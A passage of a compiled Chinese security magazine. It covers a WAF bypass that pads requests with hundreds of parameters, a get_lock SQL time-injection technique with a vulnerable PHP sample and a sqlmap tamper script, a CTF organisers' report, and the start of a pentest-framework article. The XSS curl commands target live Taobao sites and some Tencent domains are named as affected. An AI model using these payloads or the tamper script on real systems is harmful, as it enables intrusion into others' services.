没有找到相关 OpenResty 升级模块的资料，自己鼓捣了下 OpenResty 如何升级 lua-nginx-module 模块。

步骤如下：

下载 lua-nginx-module 模块对应版本

```
wget https://github.com/openresty/lua-nginx-module/releases/tag/v0.10.13
```

解压

```
tar -zxvf v0.10.13
```

删除之前的 lua-nginx-module 版本

```
rm -rf openresty-1.9.15.1/bundle/ngx_lua-0.10.5
```

复制新的 lua-nginx-module
mv lua-nginx-module-0.10.13 openresty-1.9.15.1/bundle/ngx_lua-0.10.13

编译，参数参考 VeryNginx 的编译参数
./configure --prefix=/opt/verynginx/openresty --user=nginx --group=nginx --with-http_v2_module --with-http_sub_module --with-http_stub_status_module --with-luajit

make

5. 案例绕过

需要申明的是，下面几种 WAF 我不确定是否用的 Nginx Lua，只是可以用参数总数的方式进行绕过而已。

5.1 阿里 WAF

此 WAF 是阿里内部使用的 WAF，即*.taobao.com 等域名使用的 WAF，并未测试阿里云对外售卖的云 WAF。

先请求一个 POST 的 XSS Payload，拦截。
curl -v -d 'a=<img src=x onerror=alert(/xss/)>' lu.taobao.com

通过 Fuzz 发现，当增加参数的个数到 478 后，带着 XSS Payload，不再进行拦截，并且网站能正常访问。

curl -v -d
'a1=1&a2=2&a3=3&a4=4&a5=5&a6=6&a7=7&a8=8&a9=9&a10=10&a11=11&a12=12&a13=13&a14=14&a15=15&a16=16&a17=17&a18=18&a19=19&a20=20&a21=21&a22=22&a23=23&a24=24&a25=25&a26=26&a27=27&a28=28&a29=29&a30=30&a31=31&a32=32&a33=33&a34=34&a35=35&a36=36&a37=37&a38=38&a39=39&a40=40&a41=41&a42=42&a43=43&a44=44&a45=45&a46=46&a47=47&a48=48&a49=49&a50=50&a51=51&a52=52&a53=53&a54=54&a55=55&a56=56&a57=57&a58=58&a59=59&a60=60&a61=61&a62=62&a63=63&a64=64&a65=65&a66=66&a67=67&a68=68&a69=69&a70=70&a71=71&a72=72&a73=73&a74=74&a75=75&a76=76&a77=77&a78=78&a79=79&a80=80&a81=81&a82=82&a83=83&a84=84&a85=85&a86=86&a87=87&a88=88&a89=89&a90=90&a91=91&a92=92&a93=93&a94=94&a95=95&a96=96&a97=97&a98=98&a99=99&a100=100&a101=101&a102=102&a103=103&a104=104&a105=105&a106=106&a107=107&a108=108&a109=109&a110=110&a111=111&a112=112&a113=113&a114=114&a115=115&a116=116&a117=117&a118=118&a119=119&a120=120&a121=121&a122=122&a123=123&a124=124&a125=125&a126=126&a127=127&a128=128&a129=129

&a130=130&a131=131&a132=132&a133=133&a134=134&a135=135&a136=136
&a137=137&a138=138&a139=139&a140=140&a141=141&a142=142&a143=143
&a144=144&a145=145&a146=146&a147=147&a148=148&a149=149&a150=150
&a151=151&a152=152&a153=153&a154=154&a155=155&a156=156&a157=157
&a158=158&a159=159&a160=160&a161=161&a162=162&a163=163&a164=164
&a165=165&a166=166&a167=167&a168=168&a169=169&a170=170&a171=171
&a172=172&a173=173&a174=174&a175=175&a176=176&a177=177&a178=178
&a179=179&a180=180&a181=181&a182=182&a183=183&a184=184&a185=185
&a186=186&a187=187&a188=188&a189=189&a190=190&a191=191&a192=192
&a193=193&a194=194&a195=195&a196=196&a197=197&a198=198&a199=199
&a200=200&a201=201&a202=202&a203=203&a204=204&a205=205&a206=206
&a207=207&a208=208&a209=209&a210=210&a211=211&a212=212&a213=213
&a214=214&a215=215&a216=216&a217=217&a218=218&a219=219&a220=220
&a221=221&a222=222&a223=223&a224=224&a225=225&a226=226&a227=227
&a228=228&a229=229&a230=230&a231=231&a232=232&a233=233&a234=234
&a235=235&a236=236&a237=237&a238=238&a239=239&a240=240&a241=241
&a242=242&a243=243&a244=244&a245=245&a246=246&a247=247&a248=248
&a249=249&a250=250&a251=251&a252=252&a253=253&a254=254&a255=255
&a256=256&a257=257&a258=258&a259=259&a260=260&a261=261&a262=262
&a263=263&a264=264&a265=265&a266=266&a267=267&a268=268&a269=269
&a270=270&a271=271&a272=272&a273=273&a274=274&a275=275&a276=276
&a277=277&a278=278&a279=279&a280=280&a281=281&a282=282&a283=283
&a284=284&a285=285&a286=286&a287=287&a288=288&a289=289&a290=290
&a291=291&a292=292&a293=293&a294=294&a295=295&a296=296&a297=297
&a298=298&a299=299&a300=300&a301=301&a302=302&a303=303&a304=304
&a305=305&a306=306&a307=307&a308=308&a309=309&a310=310&a311=311
&a312=312&a313=313&a314=314&a315=315&a316=316&a317=317&a318=318
&a319=319&a320=320&a321=321&a322=322&a323=323&a324=324&a325=325
&a326=326&a327=327&a328=328&a329=329&a330=330&a331=331&a332=332
&a333=333&a334=334&a335=335&a336=336&a337=337&a338=338&a339=339
&a340=340&a341=341&a342=342&a343=343&a344=344&a345=345&a346=346
&a347=347&a348=348&a349=349&a350=350&a351=351&a352=352&a353=353
&a354=354&a355=355&a356=356&a357=357&a358=358&a359=359&a360=360
&a361=361&a362=362&a363=363&a364=364&a365=365&a366=366&a367=367
&a368=368&a369=369&a370=370&a371=371&a372=372&a373=373&a374=374
&a375=375&a376=376&a377=377&a378=378&a379=379&a380=380&a381=381
&a382=382&a383=383&a384=384&a385=385&a386=386&a387=387&a388=388
&a389=389&a390=390&a391=391&a392=392&a393=393&a394=394&a395=395

&a396=396&a397=397&a398=398&a399=399&a400=400&a401=401&a402=402
&a403=403&a404=404&a405=405&a406=406&a407=407&a408=408&a409=409
&a410=410&a411=411&a412=412&a413=413&a414=414&a415=415&a416=416
&a417=417&a418=418&a419=419&a420=420&a421=421&a422=422&a423=423
&a424=424&a425=425&a426=426&a427=427&a428=428&a429=429&a430=430
&a431=431&a432=432&a433=433&a434=434&a435=435&a436=436&a437=437
&a438=438&a439=439&a440=440&a441=441&a442=442&a443=443&a444=444
&a445=445&a446=446&a447=447&a448=448&a449=449&a450=450&a451=451
&a452=452&a453=453&a454=454&a455=455&a456=456&a457=457&a458=458
&a459=459&a460=460&a461=461&a462=462&a463=463&a464=464&a465=465
&a466=466&a467=467&a468=468&a469=469&a470=470&a471=471&a472=472
&a473=473&a474=474&a475=475&a476=476&a477=477&a=<img src=x
onerror=alert(/xss/)>' lu.taobao.com

5.2 腾讯 WAF

此 WAF 是腾讯内部使用的 WAF，即*.qq.com 等域名使用的 WAF，并未测试腾讯云对外售卖的云 WAF。

当请求参数增加到 4000，不会再进行拦截，并且网站能正常访问。随便测试以下域名都受影响。

web.qq.com
ke.qq.com
auto.qq.com
news.qq.com
sports.qq.com
time.qq.com

6. 总结

这个问题很简单，认真读文档都能发现这个问题。但是自己为什么没发现呢？我觉得还是是思考太少。

7. Reference

- https://github.com/p0pr0ck5/lua-resty-waf/issues/280
- https://github.com/openresty/lua-nginx-module#ngxreqget_uri_args
- https://github.com/openresty/openresty/issues/358

-

https://github.com/openresty/lua-nginx-module/commit/52af63a5b949d6da2289e2de3fb839e2aba4cbfd

MLSRC 介绍

美丽联合集团一直致力于提升自身产品及业务的安全性，美丽联合集团安全应急响应中心（MLSRC）非常欢迎广大白帽子给我们提供美丽联合集团旗下的产品及业务安全漏洞，同时我们也希望通过平台加强与业内白帽子及团队的合作，为营造更安全的互联网生态环境出一份力。

MLSRC 官网：https://security.mogujie.com

欢迎对本篇文章感兴趣的同学扫描 MLSRC 公众号二维码，一起交流学习。

一种新型 SQL 时间盲注攻击探索

作者：do9gy@长亭科技
原文来源：【长亭科技】https://zhuanlan.zhihu.com/p/35245598

背景介绍

SQL 注入漏洞由来已久，关于盲注方面一直都是安全爱好者喜欢研究的话题。记得最早了解到 DNS 外传的思路是在 oldjun 的博客，当时被这种技巧所吸引，不过该方法依赖于 mysql 版本和 window 环境的限制。

具体分析

首先介绍一下什么是 SQL 盲注。

在 SQL 注入中，往往需要引入“超出预期”的 SQL 语句，最好是希望将“额外”的查询内容直接显示在页面上，使用的手法有：“报错查询（error-based）”、“联合查询（union-select）”。对于无法直接回显出内容的情况需要依赖 true / false 差异判断（boolean）、时间对比 (time-based)、DNS 外传数据查询 (data exfiltration through DNS channel）等方法进行捕获。例如：“select if(user()='root@localhost',sleep(4),null)“ 当网站用户是”root@localhost “时，会延长 4 秒钟后返回结果，当用户不是”root@localhost “时，会立即返回，由此可以判断系统中的用户，利用同样的方法可以猜测出权限范围内所有数据库所有表中存放的内容。

关于 mysql 时间类型 (time-based) 的注入，一直以来众所周知的有三种方法——sleep、benchmark、笛卡尔积。所以许多市面上的 WAF 产品也是基于此类规则去防护的。

但是 sql 时间类型的盲注本质是**利用插入的 SQL 语句执行造成时间延迟**，所以只要可以大于平均网络延迟 2 倍以上，就可以作为执行成功的判断依据，而大多数网站的平均响应时间在 100ms 以内，所以我们需要制造能达到 200ms 以上的时间延长的语句。

今天我们要提到的一个 mysql 函数是 get_lock 函数，先来看一下 mysql 文档中对其的描述：

GET_LOCK(str,timeout)

Tries
to obtain a lock with a name given by the string str, using a timeout of timeout seconds. A negative timeout value means infinite timeout. The lock is exclusive. While held by one session, other sessions cannot obtain a lock of the same name.

在一个 session 中可以先锁定一个变量例如：select get_lock（‘do9gy’,1)

然后通过另一个 session 再次执行 get_lock 函数 select get_lock（‘do9gy’,5),此时会产生 5 秒的延迟，其效果类似于 sleep(5)。

```
mysql> select get_lock('do9gy',1);
+--------------------+
| get_lock('do9gy',1) |
+--------------------+
|                  1 |
+--------------------+
1 row in set (0.00 sec)

mysql> select get_lock('do9gy',5);
+--------------------+
| get_lock('do9gy',5) |
+--------------------+
|                  0 |
+--------------------+
1 row in set (5.00 sec)
```

于是我们可以，将此方法用于 SQL 注入的判断，但是利用场景是有条件限制的：需要提供长连接。在 Apache+PHP 搭建的环境中需要使用 mysql_pconnect 函数来连接数据库。

下面我们给出一个示例：

```
<?php
require 'conn.php';
$id = $_GET['id'];
if(preg_match("/(sleep|benchmark|outfile|dumpfile|load_file|join)/i", $_GET['id']))
{
    die("403 forbidden!");
}
$sql = "select * from article where id='".intval($id)."'";
$res = mysql_query($sql);
if(!$res){
    die("404 not found!");
```

```
}
$row = mysql_fetch_array($res, MYSQL_ASSOC);
print_r($row);
mysql_query("update view set view_times=view_times+1 where id = '".$id." '");
?>
```

该案例中，我们可以构造 SQL 语句 ?id=1

and get_lock（‘do9gy’,1)

注意：由于 get_lock 需要变换 session 请求，所以当执行完第一次以后需要停滞一段时间(半分钟左右)，让 Apache 重新打开一个连接 mysql 的 session，此时就可以利用 get_lock 进行探测了。这里给出一个基于 sqlmap 的 tamper：

sleeptogetlock.py

```
#!/usr/bin/env python

"""
Copyright (c) 2006-2018 sqlmap developers (http://sqlmap.org/)
See the file 'doc/COPYING' for copying permission
"""

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.HIGHEST

def dependencies():
    pass

def tamper(payload, **kwargs):
    """
    Replaces instances like 'SLEEP(A)' with "get_lock('do9gy',A)"

    Requirement:
        * MySQL

    Tested against:
        * MySQL 5.0 and 5.5

    Notes:
```

```
        * Useful to bypass very weak and bespoke web application firewalls
          that filter the SLEEP() and BENCHMARK() functions

    >>> tamper('SLEEP(2)')
    "get_lock('do9gy',2)"
    """

    if payload and payload.find("SLEEP") > -1:
        while payload.find("SLEEP(") > -1:
            index = payload.find("SLEEP(")
            depth = 1

            num = payload[index+6]


            newVal = "get_lock('do9gy',%s)" % (num)
            payload = payload[:index] + newVal + payload[index+8:]


    return payload
```

当遇到网站过滤单引号的情况也可以使用 get_lock(1,1) 锁定数字变量绕过。

最后，想声明的是本方法只是笔者依据时间注入本质原理进行的一次探索，现实环境中不一定有大量合适的环境，最重要的是保持一颗不断突破瓶颈，抱有幻想和希望的心。如有不实之处还望诸君斧正。

长亭介绍

国际顶尖的网络信息安全公司，全球首发基于人工智能语义分析的下一代 Web 应用防火墙产品，专注解决互联网安全问题，致力提高国内安全水平，接轨国际最高标准，为企业级客户带来智能的全新安全防护思路。

被《财富》评选为中国创新企业“人工智能和机器人”领域的全国第一，已服务包括中国银行、交通银行、安信证券、中国平安、爱奇艺、Bilibili、华为等系列知名客户。

长亭官网：https://chaitin.cn/cn/

胖哈勃：https://blog.pwnhub.cn/

欢迎对本篇文章感兴趣的同学扫描长亭科技公众号二维码，一起交流学习

第二届强网杯线下赛新技术分享

作者：FlappyPig

原文来源：【安全客】https://www.anquanke.com/post/id/105387

0x0 写在前面

强网杯是具有国家背景的 CTF 赛事，具有“延揽储备锻炼网信领域优秀人才，提升国家网络空间安全能力水平”两个目的。办赛任务下发后，队员和老师们尽力将赛事呈现出色，与其奖金和影响力相匹，但是我们能力有限，在竞赛过程中出现不尽如人意的地方，也请参赛选手多多包含。强网杯是一个优秀的平台，相信竞赛过后也会有越来越多的高校、企业关注网安学科。我们也收到了很多关于强网杯存在的问题，会在今后的赛事中进行改正。也谢谢给予了强网杯肯定的参赛队员和单位，大家的肯定和支持让我们几个月的义务付出有了意义，在此鞠躬感谢。

本次竞赛线下赛在确定为 AD 模式+春秋（中标）平台后，我们根据自身的参赛经验，决定在我们能够接触的范围内在一定程度上解决参赛的不适度问题。从办赛过程中总结来看，值得分享的技术或经验主要有：

1、赛题相关问题答疑；

2、如何制作 AD 模式的 gamebox；

3、全新的堆 check 机制；

4、全新的线下赛防作弊手段；

5、其他。

0x1 赛题相关问题答疑

本次竞赛部分赛题的选手疑问在这里进行集中答疑。

Revolver

该题目是对线下赛中出密码学题目的尝试，题型为 re+crypto+pwn。在该题目的命制过程中，考虑了很多做题和 check 的技术，也导致了很多人 check 不过。

首先题目 flag 被分组密码（AES256）加密，公钥密码（RSA）则加密了 AES 的 key，模拟分组密钥分发过程。Binary 中存储固定的公钥，aes key 随机生成，flag 以密文的形式存储在内存中。

首先介绍攻击方式，全场存在 4 种攻击方式：

1.OOB Write+Related Message Attack

很多密码学在出相关消息攻击的时候均为给出两个密文的线性关系条件，本次出题让选手通过 pwn 的手段自己构造线性关系。通过 3-7 的 OOB Write 修改 key，并分别在修改前后进行加密，可以获得前后相差只有 1bit 的密文使用 e=3 的相同公钥加密密文，达到相关消息攻击的条件。即使用 3-6,3-7,3-6 选项即可。

2.AES round key Recovery

AES256 需要连续的 256bit 轮秘钥即可逆推，回复出初始秘钥。其实不连续也可以，但是考虑到只有三发子弹，这是一个几乎不可能完成的任务。

3.LLL Attack

这个点本来是一个干扰项（包括前面存在的 OOB Read 也是干扰项），但是 0ops 发现了这个点其实也可以攻击，因为出题的时候忘了 hex，导致高 512bit 是 0，往后 256bit 是 1，爆破 1 个 bit 即可完成 Known High Bits Message Attack。

4.Factory N

现场“风吹雨战队”以分解了 1024bit n 的方式进行了攻击。

以上为攻击方法，下面解释一下 check 的设置和思路。个人感觉，在题目中引入密码学会使得 check 异常合理且严谨：

1.首先 flag 是读进来的，为了保证 flag 的 open 不会被篡改，并且在 checker 拥有私钥的前提下，进行如下 check：获取 flag 的密文（被 aes256 加密），获取 aes256 的 key 的密文(被 rsa 加密)，使用私钥解密 key，使用 key 解密 flag，使用 paramiko ssh 登录 gamebox 并 cat flag，验证两个 flag 是否相等。通过以上步骤，可以保证 flag 在内存中是确实存在的。

2.保证所有攻击流程不会被篡改：在拥有私钥的前提下，所有的攻击流程的每一个步骤都可以进行完整的验证，思路非常简单，以正常数据（比如不会越界的数据）走完攻击流程，并用私钥解密，观察 flag 是否和 ssh 获取的 flag 相同。

3.针对 aes 轮秘钥，读取了不连续的进行 check。

所以 patch 方法必须需要 patch 的非常精确，修补方法为：

1.修改程序中造成 OOB Write 的 size，48 改为 16 即可。

2.需要保证不能拿到连续的两个轮秘钥：对输入进行限制或者返回错误的轮秘钥。

3.修改 padding，让高 bit 位不可知。

有部分队伍修补成功,并防御了所有攻击;但是在有战队将 rsa1024 分解后,所有的 patch 失效。如果具备分解 1024RSA（pq 使用 openssh 生成，不具备可攻击特性）的能力，或许这个题目的分数送给他也无妨。

另外感谢大佬们的好评。

gamebox

出题方面考虑到只有一个 web 题,为了保证题目的难度,特意选取一个难度较大的框架,使用的漏洞也基本以 0day 为主，预设了五个漏洞，包括一个任意文件读，三个任意文件写和一个无限制注入。比赛期间基本都被挖掘出来了，其中还有一个非预期的文件上传漏洞。但是由于出题人的经验不足，导致在 checker 的编写上出现了较大的问题，很多地方 check 不到位或是不合理,同时后期的思考中也发现了该题目其实某种程度上不太适合作为线下对抗赛的题目。

xxxxxxxx

xxxxxxxx 这道题的本意是想让大家通过越界读去获得信息，包括堆上的和 tls 段上面的，但是由于出题者的愚蠢导致了大家不好的体验（向大家抱歉）...大部分的人都是通过 load（‘flag’)的变量报错读取 a-f 开头的 flag 的，这是因为在本地测试的时候生成的 flag 恰好是 0-9 开头的，会被当成是数字，没有报错。预期的解法应该是通过 diff 找到 charAt 的越界,结合 garbage collection 不让 load 到 heap 上的 flag chunk 被重新分配,最后读取 flag。现场也有队伍是用预期的解法解出这道题目的。本来还有另外一个 snprintf 的栈溢出的，要通过分配适当大小的 chunk 使得 memstr 正好在 tls 的前面,但是由于用 charAt 泄露 canary 的时候会把它变成 utf-8 编码，当 canary 里面有 badchar 的时候输出全部都是 bad，要爆一段时间才能跑出来，这在 5 分钟一轮的线下是一个不好的设计，于是直接放弃了它（洞还在，只是没法触发了）。

0x2 如何制作 AD 模式的 gamebox

线下赛的竞赛平台中，部分公司提供的 gamebox 较为完善合理，部分公司提供的 gamebox 权限设置和防搅屎机制基本靠出题者自己折腾。为了给大家提供一个纯粹的漏洞挖掘、利用、修补、重放的 AD 竞赛，我们参考了一些文献资料，并向用过办赛经验的战队进行了请教，结合一些自己的理解，重新制作了 gamebox，下面将制作方法开源。

1.准备并安装虚拟机：


强网杯使用 ubuntuserver16.04×64 进行安装，鉴于近期曝出的 linux 内核提权，我们对系统进行了更新和漏洞检查；

2.设置用户：

Root 用户用于导调组进行竞赛维护，ctf 用户给选手，problem 用户用于启动题目。其中 root 用户和 ctf 用户设置密码，problem 用户不用设置密码。

```
groupadd ctf
useradd -g ctf ctf
groupadd problem
useradd -g problem problem
```

需要给 ctf 用户 sudo –u 到 problem 的权限，方便选手对题目进行维护：




3.删除计划任务：

4.chroot 与目录权限

chroot 的想法源自清华刘一吨大佬的 git，该 git 为提供线上赛现在最常用的 docker。https://github.com/Eadom/ctf_xinetd。

首先制作题目目录。目录整体如下：



problem 目录中存放题目文件，题目文件权限和属主和 problem 目录一样，该目录为给 ctf 选手的目录，这个目录里他想干啥就干啥，不管。

flag 要放在准备 chroot 后的根目录上，并且只让 ctf 和 problem 可读。

要把必要的 lib 和 bin 拷贝到准备 chroot 的目录下，比如为/home/ctf：

```
cp -R /lib* /home/ctf &&
cp -R /usr/lib* /home/ctf
mkdir /home/ctf/dev &&
mknod /home/ctf/dev/null c 1 3 &&
mknod /home/ctf/dev/zero c 1 5 &&
mknod /home/ctf/dev/random c 1 8 &&
mknod /home/ctf/dev/urandom c 1 9 &&
chmod 666 /home/ctf/dev/*
mkdir /home/ctf/bin &&
cp /bin/sh /home/ctf/bin &&
cp /bin/ls /home/ctf/bin &&
cp /bin/cat /home/ctf/bin
```

5.chroot 与 xinetd

然后就是使用 xinetd 结合 chroot 启动程序，我 problem 用户的 uid 和 gid 为 1001，所以：

```
→  ctf cat /etc/xinetd.d/problem
service problem
{
        disable         =       no
        type            =       UNLISTED
        socket_type     =       stream
        protocol        =       tcp
        user            =       root
        wait            =       no
        server          =       /usr/sbin/chroot
        server_args     =       --userspec=1001:1001 /home/ctf /problem/revolver
        port            =       9999
        bind            =       0.0.0.0
        per_source      =       5
        rlimit_cpu      =       10
}
```


6.防搅屎的额外工作

首先获取 sh 后，所有的目录 chroot 后都没有写权限，而且可以使用的命令只有三个：

```
→  bin ls
cat  ls  sh
→  bin
```


使用 chroot+xinetd 的方式的话可以有效地避免部分沙盒、木马等攻击，但是经过实际测试，forkbomb 仍然可以使用，所以我们对 sh 文件进行了 patch，阉割掉其所有的循环功能。

```
→  bin ./sh
# while
./sh: 1: while: not found
# for
./sh: 3: Syntax error: Bad for loop variable
# until
./sh: 3: until: not found
#
```


综上，基本 gamebox 制作完成，还有一些细节需要处理，这里不过多叙述

总体来说我觉得玩得还是非常开心的，没有后门的干扰可以让pwn回归到挖洞、利用和重放的比拼，而其中不能重放或者重放难度大的revolver、funnyjob等更是可以让努力挖洞的团队获得巨大收益。就Pwn这边来说，我觉得Revolver还是相当神奇的一题，嘿，换了7、8个Patch就是补

感谢大家的支持！

0x3 一种有效的堆 check 机制

lowbits leak check

我们 Flappypig 战队经过探索，设计并实现了一种新颖的堆分配检查机制(lowbits leak check),可以检测修改预期堆分配结构使得漏洞利用失效的通用防御方法，并应用到了本次强网杯线下赛的 pwn 类型题目的 checker 中,下面给大家介绍一下这种 checker 机制。

按照 linux 内存分配机制，在每个进程默认创建时会预先分配堆栈空间，默认堆栈空间的大小是 4K(0x1000=4096),然后进程再分配空间是使用 malloc 对这 4k 大小进行管理，如果超过了 4k 再向内核申请。所以，在用户空间下，总堆块大小不超过 4k 的情况下，malloc 返回的堆地址在低 12bit(0xfff)是变化的，而前面的比特是相对不变(随着 ASLR 变化)的。

那么这就给了我们在 CTF 线下赛中一种针对堆漏洞的 Checker 的思路，我们在程序交互中预先在每次 malloc 后，把堆地址的低 12bit 输出。

然后正常设计堆漏洞(UAF、Double Free、off by Null)，再写 Checker 脚本时，通过不断申请、释放不同大小的堆块，可以检查出选手对漏洞修补过程中，是否有 nop 掉 free 函数或者改大 malloc(size)等破坏预期堆分配逻辑的操作。

举例分析:


强网杯-secular-checker 脚本部分示例 :

```
cur=build(io,0x90,'an')
#print 'low_address->0x%03x'%(cur)
if cur!=0x070:
    raise Exception("Heap_check error")
cur=build(io,0xa0,'bn',777)
print 'low_address->0x%03x'%(cur)
if cur!=0x130:
    raise Exception("Heap_check error")
cur=build(io,0xf0,'cn')
print 'low_address->0x%03x'%(cur)
if cur!=0x200:
    raise Exception("Heap_check error")
cur=build(io,0x100,'dn',777)
print 'low_address->0x%03x'%(cur)
if cur!=0x320:
    raise Exception("Heap_check error")
```

```
cur=build(io,0x30,'dn')
print 'low_address->0x%03x'%(cur)
if cur!=0x450:
    raise Exception("Heap_check error")
delete(io,2)
delete(io,3)
cur=build(io,0xa0,'dn',777)
print 'low_address->0x%03x'%(cur)
if cur!=0x200:
    raise Exception("Heap_check error")
cur=build(io,0xf0,'dn',999)
print 'low_address->0x%03x'%(cur)
if cur!=0x490:
    raise Exception("Heap_check error")
delete(io,1)
cur=build(io,0x90,'dn',999)
print 'low_address->0x%03x'%(cur)
if cur!=0x070:
    raise Exception("Heap_check error")
magic(io,777)
cur=build(io,0x90,'an')
print 'low_address->0x%03x'%(cur)
if cur!=0x590:
    raise Exception("Heap_check error")
```

可以看到脚本中间有一个地方是申请了 0xf0 大小的堆块，然后得到预期地址尾部应该是 0x200,然后后面释放之后再次申请了 0xf0 大小的内存，所以预期情况下应该是会重新分配到 0x200 这个空闲的堆块上，如果选手在修补过程中，nop 了 free 操作，那么分配不到 0x200 上，便可以判定 check down。本次线下赛，使用了这种 checker 机制，第一天查出了许多队伍使用 nop 掉 free 的套路，但是没有想到主办方还有这种 sao 操作，所以被判 down 了。这种全新的方法可以用于日后的线下赛参考，借某大佬的评价全新的堆 check 方式会被大家广泛使用，线下赛不适宜出堆将成为过去时。

所以，以后大家还是好好针对漏洞点修补漏洞吧。此处 at 某 wings



0x4 基于水印的防作弊机制

本场比赛使用了一种适合 AD 的反作弊机制。可以检测到如下行为：

某个战队使用了其他战队的 binary。

具体思想其实比较简单，就是给每个战队的 binary 上水印。因为时间仓促，水印上法比较简单，就是在 5 个不同的位置设置了使用 aes 加密的字符串。每个队伍每个题目的每个字符串全部使用队伍相关信息加密进行签名。

竞赛过程中，我们使用 NPC 主机作为水印 checker，每隔五分钟通过 paramiko 使用 scp 去 download 所有战队的所有 binary，主要实现两个目的：

1.通过 size 大小变化来推测是否使用了通防

2.检测所有队伍的 binary 中是否出现了其他队伍的水印

针对 1，因为沙盒，ptrace，或者加段的通防修改幅度较大，因此通过 size 大小变化可以识别出那些可能有通防的 binary。然后通过人工分析即可。

针对 2，因为水印是用队伍信息签名的，因此在某战队的 binary 中出现其他战队的水印是不可能事件。所以一旦有队伍的 binary 出现了其他队伍的水印，那么证明是作弊行为，进行了 binary 的交换，可以实锤。设置 5 个水印的原因是怕队伍在 patch 的过程中破坏了水印，因此设置多个用于备份。

0x5 其他

因为每次使用春秋平台时，流量获取的体验很差，这次特别地进行了及时的流量给予，发现对一血队伍不太友好，听取了部分战队反馈的建议后，后续竞赛中应该适当对流量给予进行延迟。

另外依据部分大佬的反馈，CTF 竞赛的 AD 模式自身上存在不足，Defcon 也一直在改进 AD 模式，也希望去拉斯维加斯等国外参赛的大佬们将更多更好的竞赛模式引进国内，让我们学习下，否则 Jeopardy 模式其实是更好的线下赛模式选择。

浅谈分布式渗透测试框架的落地实践

作者： v1ll4n@长亭科技
原文来源：【长亭科技】https://zhuanlan.zhihu.com/p/35751510

0x00 Intro

本文基于上一篇文章《浅谈分布式渗透框架的架构与设计》的内容，并且实践了在上一篇文章中提到的各种想法和设计，勉勉强强算是落地实现。当然意料之中地会遇到各种各样的问题，不管最后解决方案是优雅还是丑陋，对今后的工作和兴趣开发都是很有益的经验积累。本文就简单谈一些关于项目研发落地实践出现的各种矛盾和启示。

Quick Look：

1、业务需求模型特异性 vs 原始数据多样性

2、系统设计伪需求 vs Over-Designed

3、Service-Oriented Architecture vs 耦合痛点

以上几个话题在下面的文章中都会涉及到，并没有先后顺序。

0x01 业务需求模型特异性 vs 原始数据多样性

